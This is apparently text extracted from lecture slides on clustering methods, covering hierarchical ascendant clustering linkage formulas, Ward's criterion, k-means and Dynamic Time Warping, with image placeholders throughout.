
Clustering

(Hierarchical Ascendant Clustering)




Clustering

(Hierarchical Ascendant Clustering)




Clustering

(Hierarchical Ascendant Clustering)



Clustering

(Hierarchical Ascendant Clustering)




Clustering

(Hierarchical Ascendant Clustering)

Minimum distance:

$$d(C_1, C_2) = \min(\forall i \in C_1, \forall j \in C_2, d(i, j))$$




Clustering

(Hierarchical Ascendant Clustering)

Average distance:

$$d(C1, C2) = \frac{\sum d(i, j)}{|C1| * |C2|}$$




Clustering

(Hierarchical Ascendant Clustering)

Maximum distance:

$$d(C_1, C_2) = \max(\forall i \in C_1, \forall j \in C_2, d(i, j))$$




Clustering

(Hierarchical Ascendant Clustering)

Maximum distance:

$$d(C_1, C_2) = \max(\forall i \in C_1, \forall j \in C_2, d(i, j))$$

Is it really useful?




Clustering

(Hierarchical Ascendant Clustering)



Ward criteria:

- Try all possible merging between 2 clusters
- Compute the intra-cluster (IC) distances
- Keep the one that has the lower IC distance



Clustering

(Hierarchical Ascendant Clustering)



Clustering

(Hierarchical Ascendant Clustering)

Ward, Joe H. (1963). "Hierarchical Grouping to Optimize an Objective Function".
Journal of the American Statistical Association **58** (301): 236–244.

Clustering

(k-means)

Clustering

(k-means)

The **centroid** of a set of n points
minimizes the distance between
itself and each of those points.


Clustering

(k-means)

You must chose k , the number of clusters
(in advance).


Clustering

(k-means)




Clustering

(k-means)




Clustering

(k-means)



Clustering


(k-means)



From means
to actual centroids...


Clustering

(k-means)




Clustering

(k-means)



Clustering

(k-means)



After a while...
(hopefully)

Clustering


(k-means)

J. B. MacQueen (1967): "Some Methods for classification and Analysis of Multivariate Observations, *Proceedings of 5-th Berkeley Symposium on Mathematical Statistics and Probability*", Berkeley, University of California Press, 1:281-297

Well... read the Wikipedia page about that algorithm... and find resources on the internet!

Clustering

(mean)



What if you cannot compute a mean?

Clustering

(mean)




Clustering

(mean)



Clustering

(mean)




Clustering

(mean)



Clustering

(mean)




Try to find a similarity function (not a distance)

Clustering

(mean)


Dynamic Time Warping
(DTW)



Clustering

(mean)

Dynamic Time Warping
(DTW)



Clustering

(mean)

Dynamic Time Warping
(DTW)

In the case of plant phenotyping, it does not allow using k-means...

But, it gives nice results with HAC!

Clustering


(mean)

Dynamic Time Warping
(DTW)

E. Keogh, C. A. Ratanamahatana, Exact indexing of dynamic time warping,
Knowledge and Information Systems 7 (3) (2005) 358–386.

Clustering

